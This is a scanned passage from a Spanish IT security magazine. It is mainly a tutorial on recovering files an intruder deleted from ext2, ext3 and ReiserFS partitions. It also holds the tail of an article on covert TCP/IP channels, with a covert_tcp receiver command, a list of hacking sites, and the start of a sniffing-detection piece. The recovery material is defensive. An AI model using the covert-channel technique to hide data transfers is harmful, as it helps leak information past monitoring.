
```
$ covert_tcp \
  -source_port 1234 \
  -server \
  -ack \
  -file <archivo para el registro>
```

En las Figuras 17 y 18 se ilustra el lado del remitente y del destinatario.

Defectos y problemas

Los protocolos de la familia TCP/IP tienen muchos defectos, y la destreza de aprovecharlos se puede convertir en un serio peligro, aunque sea un escape de diversas informaciones importantes. La línea de defensa ante tal peligro es muy difícil; el filtrado de paquetes únicamente nos defiende con eficacia en el primer tipo de ocultación de datos que hemos descrito – la manipulación de los campos sobrantes en las cabeceras de los protocolos. La ocultación de datos en los campos obligatorios es una solución de la que ya no es tan fácil protegerse. ■

Páginas recomendadas >>>



Es un sitio argentino dedicado a la Seguridad Informática. Cuenta con múltiples servicios gratuitos contra malware y ataques a nuestra privacidad.

www.segu-info.com.ar




Página 100% mexicana. Hacking, cracking, seguridad, manuales, WebMasters, servicios webs, entretenimiento, MSN_Tools y mucho más...

www.hackduende.cjb.net




pOrtal Hacker.net. Portal Hispano dedicado a la exposición de recursos hacking como programas, manuales, Ezines etc.

www.portalhacker.net



Website de contenido underground, hacking, temas de seguridad, troyanos, msn tools, manuales, tutoriales, noticias informaticas, foros y más.

www.cyberpirata.org



Una especie de portal para la gente que le gusta la informática y la seguridad. Si te gusta este mundo, te gustará elhacker.net.

www.elhacker.net



Seguridad0 es un magazine gratuito de seguridad informática. Tiene una periodicidad semanal, aunque se añaden noticias a diario.

www.seguridad0.com



Web especializada en artículos técnicos sobre Linux. Aquí encontrarás las últimas noticias sobre Linux y Software Libre, foros, artículos de opinión.

www.diariolinux.com




Hispasec Sistemas es un laboratorio especializado en Seguridad y Tecnologías de la Información.

www.hispasec.com



Web basada en "Noticias Informáticas", trucos de Windows, todo tipo de descargas: Programas, Manuales, Juegos…

www.traxwindows.com



Hack Hispano, comunidad de usuarios en la que se tratan temas de actualidad sobre nuevas tecnologías, Internet y seguridad informática.

www.hackhispano.com



Indaya teaM fue creada por un grupo de personas amantes de la informática para ayudar a todos los que se interesan por la informática.

www.indaya.com



Viejoblues es un espacio libre en la red, donde puedes encontrar descargas, software, programas oscuros y mas cosas a ritmo de blues.

www.viejoblues.com

Recuperación de datos en sistemas de ficheros Linux

Bartosz Przybylski



Si hemos sido víctimas de una intrusión que ha provocado la pérdida de ficheros en nuestro sistema Linux, no desesperemos. Existen muchos métodos de recuperar los datos. Aunque es una operación que lleva tiempo, la utilización de las herramientas adecuadas puede permitirnos recuperar, si no todos, al menos una buena parte del contenido del sistema de ficheros afectado.

Nuestro servidor ha sido víctima de un ataque. El intruso ha tenido la mala fe de eliminar del disco duro una gran cantidad de ficheros importantes, entre los cuales se halla un programa en el que habíamos estado trabajando el último par de meses. Antes de reinstalar todo el sistema (para asegurarnos de que no quede en él ningún código maligno dejado adrede por el atacante) valdría la pena tratar de recuperar los datos. Para ello debemos hacer uso de algunas herramientas incluidas en cualquier distribución de Linux.

Herramientas necesarias

El primer elemento indispensable es el conjunto de herramientas para la manipulación de sistemas de ficheros *ext2* y *ext3*: se trata del paquete *e2fsprogs*. Para nosotros, el programa más importante es *debugfs*, el cual, como su nombre lo indica, sirve para depurar el sistema de ficheros. En la plataforma x86 este paquete es instalado por defecto junto con el sistema operativo.

La siguiente herramienta que necesitaremos es *reiserfsck*, el cual forma parte del paquete *reiserfsprogs*, que sirve para editar el sistema de ficheros *ReiserFS*. Este paquete debería también estar incluido en el sistema operativo. Además, el programa *dd* nos servirá para recuperar particiones enteras con sistemas de ficheros *ReiserFS* y como una alternativa para la recuperación de datos en otros tipos de sistemas de ficheros.

Preparación de una partición para la recuperación de datos

Independientemente del sistema de ficheros del que necesitemos recuperar datos,

En este artículo aprenderás...

- cómo recuperar datos en los sistemas de ficheros *ext2* y *ext3*,
- cómo reconstruir ficheros en una partición *ReiserFS*.

Lo que deberías saber...

- deberías saber utilizar la línea de comandos de Linux,
- deberías tener conocimientos básicos sobre la construcción de los sistemas de ficheros.

Nociones básicas relacionadas con el espacio de disco

I-nodos

Un i-nodo (inglés *inode*) es una estructura de datos utilizada en los sistemas de ficheros Linux para describir un fichero. Todo i-nodo contiene:

- el tipo de fichero – si se trata de un fichero normal, un directorio o un dispositivo,
- el identificador UID de su dueño,
- el índice de los bloques de disco y fragmentos de los que se compone el fichero.

Un i-nodo puede ser considerado, en cierto sentido, como el identificador de un fichero en el disco duro, utilizado por el sistema operativo para localizarlo cada vez que es necesario. A cada fichero en el disco le corresponde solamente un i-nodo.

Bloques de disco

Un bloque es un fragmento de espacio, en una partición del disco duro, destinado a contener datos. El tamaño de los bloques es determinado por el usuario durante el particionamiento del disco. Puede, sin embargo, ser modificado utilizando programas especiales de manipulación de sistemas de ficheros. A diferencia de como ocurre con los i-nodos, un fichero puede ocupar más de un bloque.

Registro por diario

El registro por diario (en inglés *journaling*) es uno de los métodos de mantenimiento de los datos en el disco. Se trata de un mecanismo sencillo pero muy efectivo, ilustrado de manera simplificada en la Figura 1.

Como vemos, los cambios hechos en el *Fichero1* no causan la modificación de los datos almacenados en la posición original (a diferencia de los sistemas de ficheros sin registro por diario), sino que son almacenados en un nuevo lugar. Esto es una gran ventaja, pues hace posible la recuperación de versiones anteriores de los ficheros, incluso después de modificaciones considerables.

debemos en primer lugar desmontar la partición en la que queremos trabajar. Para minimizar la posibilidad de corrupción de los datos a recuperar, este paso debe ser realizado lo más rápido posible tras la eliminación de los ficheros.

Para desmontar la partición basta hacer `umount /dev/hdaX` (donde X es el número de la partición en la que se encontraban los datos, que en nuestro ejemplo es el número 10). Si durante esta operación recibimos el siguiente comunicado:




Figura 1. *Esquema de funcionamiento del registro por diario*

```
# umount /dev/hda10
umount: /tmp: device is busy
```

significa que hay procesos que están utilizando la partición.

En tales situaciones tenemos dos salidas. Una de ellas consiste en cancelar el proceso que utiliza la partición que nos interesa. Sin embargo, para ello es necesario antes revisar qué procesos son los que están bloqueando la partición. A este fin utilizaremos el programa *fuser*, que sirve para identificar los usuarios y procesos que están utilizando un fichero o socket dado:

```
# fuser -v -m  /dev/hda10
```

La opción `-m /dev/hda10` ordena al programa verificar qué servicios están utilizando la partición *hda10*. En cambio, `-v` hace que la respuesta contenga datos más detallados, gracias a lo cual, además de los números PID, obtendremos también los argumentos de número cero de los programas. Si decidimos que los procesos no nos son necesarios, podemos cancelarlos con el siguiente comando:

```
# fuser -k -v -m /dev/hda10
```

Si en cambio preferimos detener los procesos normalmente, debemos hacer:

```
# fuser -TERM -v -m /dev/hda10
```

La segunda manera de desmontar un sistema de ficheros es cambiar su modo de acceso a sólo lectura (RO – *read only*). De esta manera nuestros ficheros no podrán ser sobrescritos. Para hacerlo basta con ejecutar el siguiente comando:

```
# mount -o ro, remount /dev/hda10
```

Nótese que este comando no funcionará si la partición contiene el directorio raíz (*root directory*) del sistema. Si es así, debemos comunicárselo al programa *mount* para que éste no introduzca cambios al fichero */etc/mtab*. Para ello es necesario añadir al comando la opción `-n`.





Recuperación de datos en Ext2fs

El primer tipo de sistema de ficheros que consideraremos será el *ext2fs* (información más detallada acerca de éste y otros sistemas de ficheros se encuentra en el Recuadro *Sistemas de ficheros Linux*). Comenzaremos por localizar los i-nodos eliminados.

Localización de i-nodos borrados

Para realizar este paso utilizaremos el programa *debugfs* del paquete *e2fsprogs*. Lanzamos la aplicación, dándole como parámetro la partición a abrir:

```
# debugfs /dev/hda10
```

Cuando se nos muestre el símbolo de espera de órdenes debemos ejecutar el comando *lsdel*, el cual muestra la lista de todos los ficheros que han sido eliminados en la partición desde el momento de su creación (en el caso de sistemas públicos esta lista puede tener miles de líneas, por lo que su creación puede requerir de un tiempo considerable). Ahora, basándonos exclusivamente en la fecha de borrado, el número UID del dueño y el tamaño de cada uno de ellos, podemos determinar qué ficheros son los que nos pertenecían y cuáles de ellos deseamos recuperar. Una copia impresa de la lista de los números de i-nodos es algo que vale la pena tener a mano en esta etapa.

Observemos con detenimiento el resultado del comando *lsdel* (ver Listado 1). Las columnas de la lista contienen, respectivamente:

- el número de i-nodo (*inode*),
- el dueño del fichero (*owner*),
- los privilegios de acceso (*mode*),
- el tamaño en bytes (*size*),
- el número de bloques ocupados (*blocks*),
- la fecha de borrado (*time deleted*).

Como vemos, los números de i-nodo de los ficheros borrados son 20 y 24.

Listado 1. *Resultado del comando lsdel en el programa debugfs*

```
debugfs: lsdel

Inode  Owner  Mode    Size    Blocks  Time deleted
(...)

   20  0      100644 41370   14/14   Tue Feb 15 19:13:25 2005
   24  0      100644 17104   5/5     Tue Feb 15 19:13:26 2005
352 deleted inodes found.

debugfs:
```

Listado 2. *Volcado de datos recuperados a un fichero*

```
debugfs: dump <24> /home/aqu31/recovered.000
debugfs: quit

# cat /home/aqu31/recovered.000
(...)
```

Sistemas de ficheros Linux

Ext2fs

Su principal autor es Theodore Ts'o. No posee registro por diario. Fue diseñado para hacer posible la fácil recuperación de datos de una partición, gracias a lo cual se ha convertido en uno de los sistemas de ficheros UNIX más populares que existen.

Ext3fs

En teoría el sucesor de *ext2*, aunque no tan bien diseñado como éste. Ofrece la posibilidad de realizar registro por diario, aunque también tiene algunas desventajas – entre otras el hecho de que los diseñadores de *ext3* no previeron posibilidad alguna de recuperación de ficheros borrados. La eliminación de un fichero hace que el sistema libere inmediatamente el i-nodo que éste ocupaba, haciendo así imposible la lectura de los i-nodos borrados.

ReiserFS

Sistema de ficheros creado por la compañía NameSys, más exactamente por Hans Reiser (de ahí su nombre). También ofrece registro por diario. Funciona en base a un algoritmo de árbol balanceado (inglés *balanced tree*). Más detalles acerca de la estructura y funcionamiento del sistema *ReiserFS* pueden ser encontrados en la página web de sus creadores (ver Recuadro *En la Red*).

Jfs

El *Jfs* (*IBM's Journaled File System for Linux*) es un sistema de ficheros creado por IBM para la plataforma Linux. Tenía como objetivo mejorar la comunicación entre diferentes productos de la IBM. Está basado en un mecanismo de registro por diario similar al utilizado por los otros sistemas de ficheros. Esto significa que los datos nuevos son colocados al principio del disco y el bloque principal es actualizado de manera acorde.

Xfs

El *Extended filesystem* fue diseñado especialmente para ordenadores que deben almacenar grandes cantidades de ficheros en un solo directorio y ser capaces de acceder a cualquiera de ellos casi instantáneamente. Aunque fue creado específicamente para Irix, ha sido utilizado también en superordenadores bajo el sistema operativo GNU/Linux. Es interesante notar que este sistema es capaz de aceptar hasta 32 millones de ficheros en un único directorio.

Estos son precisamente los que trataremos de recuperar.

Volcado de datos

Podemos ahora tratar de recuperar el i-nodo 24 haciendo un volcado (ing. *dump*) de sus datos hacia otro fichero. Como nos lo muestra el Listado 1, el fichero ocupa 5 bloques. Esta es una información bastante importante, pues el método de volcado puede no funcionar con ficheros que ocupen más de 12 bloques. Un ejemplo de este tipo de recuperación se muestra en el Listado 2.

Entre los paréntesis triangulares colocamos el nombre del fichero o el número del i-nodo. El segundo parámetro es el nombre del fichero de destino – hace falta poner la ruta de acceso entera, la abreviación `~/` no funcionará.

Una vez ejecutado el comando, escribimos *quit* y revisamos el contenido del fichero recuperado. Sucede con frecuencia que al final del fichero aparecen signos espurios, que no son más que los restos de ficheros anteriores sobrescritos. Se los puede eliminar con ayuda de cualquier editor de texto. Este método funciona sólo en el caso de ficheros de texto.

Nos queda aún por recuperar el fichero del i-nodo 20 (ver Listado 1), el cual ocupa 14 bloques. Como hemos ya mencionado, el método de volcado de datos no es efectivo para i-nodos que ocupan más de 12 bloques (ver Recuadro *Bloques y sus jerarquías en ext2fs*), por lo que esta vez utilizaremos el programa *dd* para realizar la recuperación.

Antes de proceder a la recuperación del fichero, verifiquemos los datos básicos, es decir, los números de bloques y el tamaño de cada bloque en la partición. Para revisar el tamaño del bloque ejecutamos el comando:

```
# dumpe2fs /dev/hda10 \
  | grep "Block size"
```

Como respuesta deberíamos obtener:

Bloques y sus jerarquías en ext2fs

Los bloques en el disco asignados a un fichero (o i-nodo) no forman una cadena continua. En ciertos lugares (dependientes del sistema de ficheros, no del usuario) existen los así llamados bloques indirectos, que pueden ser de tres tipos:

- bloque indirecto (ing. *indirect block*) – IND,
- bloque indirecto doble (ing. *double indirect block*) – DIND,
- bloque indirecto triple (ing. *triple indirect block*) – TIND.

Un bloque más indirecto depende siempre de uno menos indirecto, pero a mayor indirección, mayor es la cantidad de bloques de datos que un bloque indirecto puede indexar:

- los números de los primeros 12 bloques de datos son almacenados directamente en el i-nodo (estos son los que por lo general son conocidos como bloques directos),
- si el i-nodo contiene el número de un i-nodo indirecto, este bloque contiene los números de los siguientes 256 bloques de datos,
- si el i-nodo contiene el número de un i-nodo indirecto doble, este bloque contiene los números de 256 bloques indirectos simples,
- si el i-nodo contiene el número de un bloque indirecto triple, este bloque contiene los números de 256 bloques indirectos dobles.

La estructura se muestra en la Figura 2.

Listado 3. *Verificación de los bloques a recuperar*

```
# debugfs /dev/hda10
debugfs: stat <20>

Inode: 20   Type: regular   Mode: 0644   Flags: 0x0   Generation: 14863
User: 0   Group: 0   Size: 41370
(...)

BLOCKS:
(0-11):22015-22026, (IND): 22027, (12):22028
TOTAL: 14
```

Listado 4. *Recuperación de ficheros con la técnica de modificación de i-nodos*

```
# debugfs -w /dev/hda10
debugfs: mi <24>
  Mode          [0100644]
  User ID       [0]
  Group ID      [0]
(...)
  Deletion time [1108684119]  0
  Link count    [0]           1
(...)

debugfs: quit

# e2fsck -f /dev/hda10
e2fsck 1.35 (28-Feb-2004)
(...)

Unattached inode 14
Connect to /lost+found<y>? yes
(...)
```





Figura 2. *Estructura de bloques en el sistema de ficheros ext2*

```
dumpe2fs 1.35 (28-Feb-2004)
Block size:              4096
```

Este último número (4096) es el tamaño del bloque. Ahora que tenemos esta información, verifiquemos los bloques que queremos recuperar. Esta operación se muestra en el Listado 3 – notemos que el bloque 22027 es un bloque indirecto (IND).

La penúltima línea nos interesa especialmente. En ella se muestran los bloques que pertenecen a un i-nodo dado. Utilicemos ahora el programa *dd* para recuperar los bloques desde el 0 (el conteo de bloques siempre comienza desde esta cifra) hasta 11:

```
# dd bs=4k if=/dev/hda10 \
  skip=22015 count=12 \
  > ~/recovered.001
# dd bs=4k if=/dev/hda10 \
  skip=22028 count=1 \
  >> ~/recovered.001
```

Algunas aclaraciones:

- `bs` recibe el tamaño del bloque (en kilobytes) que obtuvimos en el paso anterior,
- `if` recibe la ruta al fichero de entrada (ing. *input file*),
- `skip` ordena al programa ignorar los primeros 22015 bloques del tamaño especificado `bs`,
- `count` recibe la cantidad de bloques a extraer.

El bloque 22027 es indirecto doble, por lo que lo hemos pasado de largo y hemos extraído directamente el 22028.

Modificación de los i-nodos

Presentaremos ahora otra técnica de recuperación de datos: la modificación directa de los i-nodos. Consiste en alterar el i-nodo de tal manera que luego, durante la próxima revisión del disco, pueda ser detectado por el sistema de ficheros como si nunca hubiera sido borrado y trasladado al directorio *lost+found* de la partición respectiva. Para realizar las modificaciones utilizaremos el programa *debugfs*, tal como se muestra en el Listado 4.

Como podemos ver, sólo dos datos han cambiado: la fecha de borrado (*deletion time* – no muy veraz, puesto que el sistema no tiene la posibilidad de determinar la fecha de eliminación) y la cantidad de enlaces (*link count*). Una vez terminada nuestra sesión con *debugfs*, basta con ejecutar el siguiente comando:

```
# e2fsck -f /dev/hda10
```

Cuando el programa encuentre el i-nodo modificado por nosotros, lo considerará huérfano (ing. *unattached*) y nos preguntará si deseamos asignarlo al directorio *lost+found*. Si el fichero nos interesa, basta con pulsar la tecla *y*. Sin embargo, no todo es color de rosa – si damos una ojeada al directorio veremos que nuestros ficheros no tienen sus nombres originales, sino los números de los i-nodos reconstruidos (p.ej. *24*). Es necesario revisarlos uno por uno y determinar sus nombres a partir del contenido.

Listado 5. *Búsqueda de i-nodos borrados en ext3fs*

```
# debugfs /dev/hda10
debugfs:  lsdel
 Inode       Owner        Mode      Size       Blocks          Time deleted
0 deleted inodes found.
debugfs: q
```

Listado 6. *Recuperación de datos de una partición ext3 montada como ext2*

```
debugfs: lsdel
Inode  Owner  Mode   Size  Blocks  Time deleted
(...)

   20  0      100644 41370 14/14   Tue Feb 14 19:20:25 2005
(...)

   24  0      100644 17104 5/5     Tue Feb 15 19:13:26 2005
352 deleted inodes found.
debugfs:
```

Listado 7. *dsksplitter.pl – script sencillo para fragmentar discos*

```
#!/usr/bin/perl
if ($ARGV[3] eq "")
{
  print "Usage:\ndsksplitter.pl <dsk_parts> <part_size in Kb> ↵
    <partition_to_split> <target_dir>";
}
else {
  $parts = $ARGV[0];
  $size = $ARGV[1];
  $partition = $ARGV[2];
  $tardir = $ARGV[3];
  for ($i = 1; $i <= $parts; $i++)
  {
    system "dd bs=1k if=$partition of=$tardir/dks.$i
      count=$size skip=$ix$size";
  }
}
```

Ext3fs

La recuperación de datos en este sistema de ficheros es bastante específica, a veces requiere considerables cantidades de tiempo (ver Recuadro *Sistemas de ficheros Linux*). La verdad es que no existe ninguna técnica oficial de recuperar datos de este tipo de partición. No obstante, existen métodos no oficiales de salvar nuestros datos.

¿ext3 o ext2?

Ext3 y *ext2* son muy similares entre sí (lo único que no tienen en común es el registro por diario y la manera en que los ficheros son eliminados) – trataremos pues de aprovecharnos de esta similitud para recuperar datos. Para ello utilizaremos *debugfs*

En la Red

- *http://e2fsprogs.sourceforge.net* – página principal del paquete *e2fsprogs,*
- *http://web.mit.edu/tytso/www/linux/ext2fs.html* – página principal de *ext2fs,*
- *http://www.namesys.com* – sitio web de los creadores de *ReiserFS,*
- *http://oss.software.ibm.com/developerworks/opensource/jfs* – vitrina del sistema de ficheros *jfs,*
- *http://oss.sgi.com/projects/xfs/* – sitio web del proyecto *xfs,*
- *http://www.securiteam.com/tools/6R00T0K06S.html* – paquete *unrm.*

de la manera en que se muestra en el Listado 5.

Vemos en el Listado 5 que nuestros i-nodos han sido eliminados por el sistema de ficheros. Al parecer esta solución no nos conduce a ninguna parte.

Podemos, sin embargo, intentar un pequeño truco: revisar si el sistema operativo trata al sistema de ficheros como si fuera un *ext2*. Esta solución se divide en tres etapas:

- desmontar el sistema de ficheros,
- montarlo nuevamente como *ext2*,
- recuperar los ficheros,

Desmontemos pues la partición:

```
# umount /dev/hda10
```

Ahora debemos montarla nuevamente como *ext2* en modo de sólo lectura (para mayor seguridad):

```
# mount -o ro -t ext2 \
  /dev/hda10 /tmp
```

Tratemos ahora de trabajar con *debugfs* como lo hicimos durante la discusión del sistema *ext2*. La búsqueda de i-nodos eliminados en la partición *ext3* ha sido mostrada en el Listado 6.

La fecha de borrado del i-nodo 20 es errónea. Esto sucede porque a veces *ext2* detecta incorrectamente los datos acerca de un fichero cuando su i-nodo ha sido borrado en *ext3*.

Después de analizar detenidamente la lista completa de los ficheros borrados podemos proceder a rescatar aquellos que nos interesan. El método es el mismo como en el caso del *ext2*, sin embargo *ext3* puede tener problemas después de la modificación del i-nodo. En algunos casos la partición entera puede terminar siendo ilegible para el sistema.

Un esfuerzo que vale la pena

El segundo método de recuperar ficheros de una *ext3* es mucho más difícil, pero permite recuperar una cantidad considerablemente superior de ficheros de texto borrados. Desafortunadamente, este método tiene también un serio defecto: requiere de una revisión manual del contenido del disco duro, por lo que la recuperación de ficheros binarios es sumamente difícil.

Una medida de precaución altamente recomendable es la de realizar una copia de respaldo del disco entero. A este fin ejecutaremos el siguiente comando:

```
$ dd if=/dev/hda10 \
  >~/hda10.backup.img
```

Para facilitarnos en algo el trabajo, podemos dividir nuestra partición en fragmentos más pequeños. Si la partición tiene una capacidad de 1 GB, es razonable dividirla en 10 partes de 100 MB cada una. El Listado 7 muestra un sencillo script que puede ser utilizado para esto. Se lanza de la siguiente manera:

```
$ dsksplitter.pl 10 1000000 \
  /dev/hda10 ~/dsk.split
```

Ahora podemos usar el comando *grep* del sistema operativo para localizar las cadenas alfanuméricas que nos interesen (por supuesto esto puede ser hecho con el comando *strings*):

```
$ grep -n -a -1 \
  "int main" ~/dsk.split/*
```

La opción `-n` sirve para mostrar el número de línea del fichero en el que se encuentra la cadena. La opción `-a` ordena tratar los ficheros binarios como si fueran de texto y `-1` imprime adicionalmente la línea anterior y la posterior a la que buscamos. Claro está que podemos cambiar la cadena alfanumérica `int main` por cualquier otra. He aquí nuestros resultados:

```
~/dsk.split/dsk.1:40210:↵
  #include <sys/socket.h>
~/dsk.split/dsk.1:40211:↵
  int main (int argc, char *argv[])
~/dsk.split/dsk.1:40212:↵
  { (...)
```

El *ext3* coloca los nuevos ficheros al principio del disco, por lo que podemos suponer que la línea hallada por nosotros es precisamente la que buscamos. Tratemos pues de dividir una vez más el fichero en partes más pequeñas en las que podamos seguir buscando:

```
$ mkdir ~/dsk1.split
$ dsksplitter.pl 10 10000 \
  ~/dsk.split/dsk.1 ~/dsk1.split
```

Ejecutemos el comando *grep* sobre el fichero *dsk.1*:

```
$ grep -n -a -1 \
  "int main" ~/dsk1.split/*
```

El resultado es el siguiente:

```
~/dsk1.split/dsk.3:143:↵
  #include <sys/socket.h>
~/dsk1.split/dsk.3:144:↵
  int main (int argc, char *argv[])
~/dsk1.split/dsk.3:145:↵
  { (...)
```

Tenemos ahora el fichero con el programa que el intruso había borrado. Es cierto que el fichero en el que se halla tiene 10 MB, pero esto es mucho mejor que tener que buscar en 1 GB de datos. No obstante, si esta precisión no es suficiente podemos seguir dividiendo el fichero en trozos cada vez más pequeños hasta alcanzar un tamaño adecuado, luego de lo cual podemos utilizar un editor de texto para eliminar las líneas innecesarias.

Esta técnica puede consumir mucho tiempo, pero es efectiva. Ha sido probada en varias distribuciones de Linux, aunque no podemos garantizar que funcione de la misma manera en todos los sistemas de este tipo.

Recuperación de datos en ReiserFS

Para la recuperación de ficheros en este sistema nos serviremos de al-

gunos programas estándar en Linux, comenzando con *dd*, el cual utilizaremos para crear la imagen de la partición. Esto es indispensable, pues las operaciones que llevaremos a cabo pueden ocasionar daños irreparables. Ejecutemos pues el siguiente comando:

```
$ dd bs=4k if=/dev/hda10 \
  conv=noerror \
  > ~/recovery/hda10.img
```

donde `/dev/hda10` es la partición a procesar y `bs` (*block size*) es el tamaño de bloque determinado de la siguiente manera:

```
$ echo "Yes" | reiserfstune \
  -f /dev/hda10 | grep "Blocksize"
```

El parámetro `conv=noerror` hace que la conversión a fichero sea llevada a cabo ignorando errores, lo que quiere decir que el programa continuará transfiriendo datos al fichero incluso después de encontrar errores en el disco. Una vez lanzado este comando tendremos que esperar algún tiempo, en dependencia del tamaño de la partición.

Ahora debemos trasladar el contenido de nuestra imagen de la partición al dispositivo de circuito cerrado *loop0*, después de asegurarnos de que éste no esté ocupado:

```
# losetup -d /dev/loop0
# losetup /dev/loop0 \
  /home/aqu31/recovery/hda10.img
```

Estamos listos para *reconstruir el árbol* – la partición entera será verificada y todos los restos de i-nodos encontrados serán reparados y recuperados. Para hacerlo sirve el comando:

```
# reiserfsck -rebuild-tree -S \
  -l /home/aqu31/recovery/log /dev/loop0
```

La opción `-S` hace que todo el disco sea verificado, incluyendo el espacio libre. La opción `-l` con el parámetro `/home/user/recovery/log` hace que las entradas de bitácora sean colocadas en el directorio señalado. Podemos ahora crear un nuevo directorio y montar en él nuestra partición:

```
# mkdir /mnt/recover; \
  mount /dev/loop0 /mnt/recover
```

Los ficheros recuperados pueden ser encontrados en uno de tres lugares: en el directorio original del fichero (considerando */mnt/recover* como directorio raíz), en el directorio */mnt/recover/lost+found* o en el directorio principal de la partición.

Es casi seguro que el fichero buscado se encuentra en uno de estos tres lugares. Si no es así, existen dos posibles explicaciones: o el fichero era el primero de la partición y fue definitivamente eliminado, o éste fue por algún error transferido a otro directorio. En el primer caso podemos decir adiós a nuestros datos, pero en el segundo podemos contar con que aún sea posible encontrarlo con ayuda de *find*:

```
$ find /mnt/recover \
  -name nuestro_fichero
```

Recuperación del último fichero modificado

Nos concentraremos ahora en la recuperación de un fichero en específico: el último que fue modificado. Este método puede también ser utilizado con otros ficheros, modificados anteriormente, pero esto requiere de largos y engorrosos cálculos, un muy buen conocimiento del propio sistema de ficheros y bastante buena suerte.

Como podemos ver en la Figura 1, en los sistemas de ficheros con registro por diario cada nuevo fichero es colocado en el principio mismo del disco. En teoría nuestro fichero debería encontrarse justo después del bloque principal (ing. *root block*), es decir, después del bloque de disco que señala el lugar desde el que comienzan los datos.

Para determinar la localización del *root block* es necesario ejecutar el siguiente comando:

```
# debugreiserfs /dev/hda10 \
  | grep "Root block"
```

En respuesta deberíamos obtener algo como:

```
debugreiserfs 3.6.17 (2003 www.namesys)
Root block: 8221
```

No es difícil imaginar que 8221 es el número de nuestro bloque principal.

Debemos también calcular, al menos aproximadamente, el tamaño de nuestro fichero – supongamos que éste tenía 10 kB, por lo que el tamaño de un bloque multiplicado por tres debería bastar. Una vez disponemos de tal información podemos ejecutar el siguiente comando:

```
# dd bs=4k if=/dev/hda10 \
  skip=8221 count=3 \
  > ~/recovered.003
```

Para terminar debemos verificar si los datos recuperados son efectivamente los que esperábamos:

```
# cat ~/recovered.003
```


Tal como sucede en *ext2fs*, es posible que al final del fichero encontremos algunas basurillas que no será difícil eliminar.

Haciéndonos la vida más fácil

Existen programas que permiten automatizar la aplicación de las técnicas de recuperación de datos aquí presentadas. La mayor parte de estas herramientas funciona con el sistema de ficheros *ext2*. Entre las mejores se encuentran *unrm* y la biblioteca *e2undel*, escrita por Olivier Diedrich, la cual funciona con el paquete *e2fsprogs*. Claro está que no deberíamos esperar que podamos siempre recuperar el 100 por ciento de los ficheros eliminados (aunque a veces sea posible) – si logramos rescatar alrededor del 80 por ciento de un fichero grande podemos considerar que hemos tenido éxito. ■

Detección de sniffing en las redes conmutadas

Daniel Kaczorowski, Maciej Szmit



La escucha en las redes conmutadas se hace principalmente con dos métodos: MAC-flooding y ARP-spoofing. Pero – por el contrario al sniffing clásico en las redes construidas a base de los concentradores – los dos ataques son activos. La detección de esos métodos no es fácil, aunque posible.

A diferencia del concentrador (*hub*), el conmutador (*switch*) manda los marcos sólo entre los puertos adecuados, aquellos a los cuales están conectados el remitente y el destinatario del mensaje. Las decisiones sobre la transmisión de una porción de datos que llegan a un puerto adecuado, están tomadas basándose en la memoria almacenada en el switch de la tabla de las direcciones hardware MAC relacionadas con los números de sus puertos. El switch durante todo el tiempo de su trabajo *aprende* (basándose en la dirección del remitente puesta en los marcos que llegan) las direcciones hardware de los equipos conectados a cada puerto.

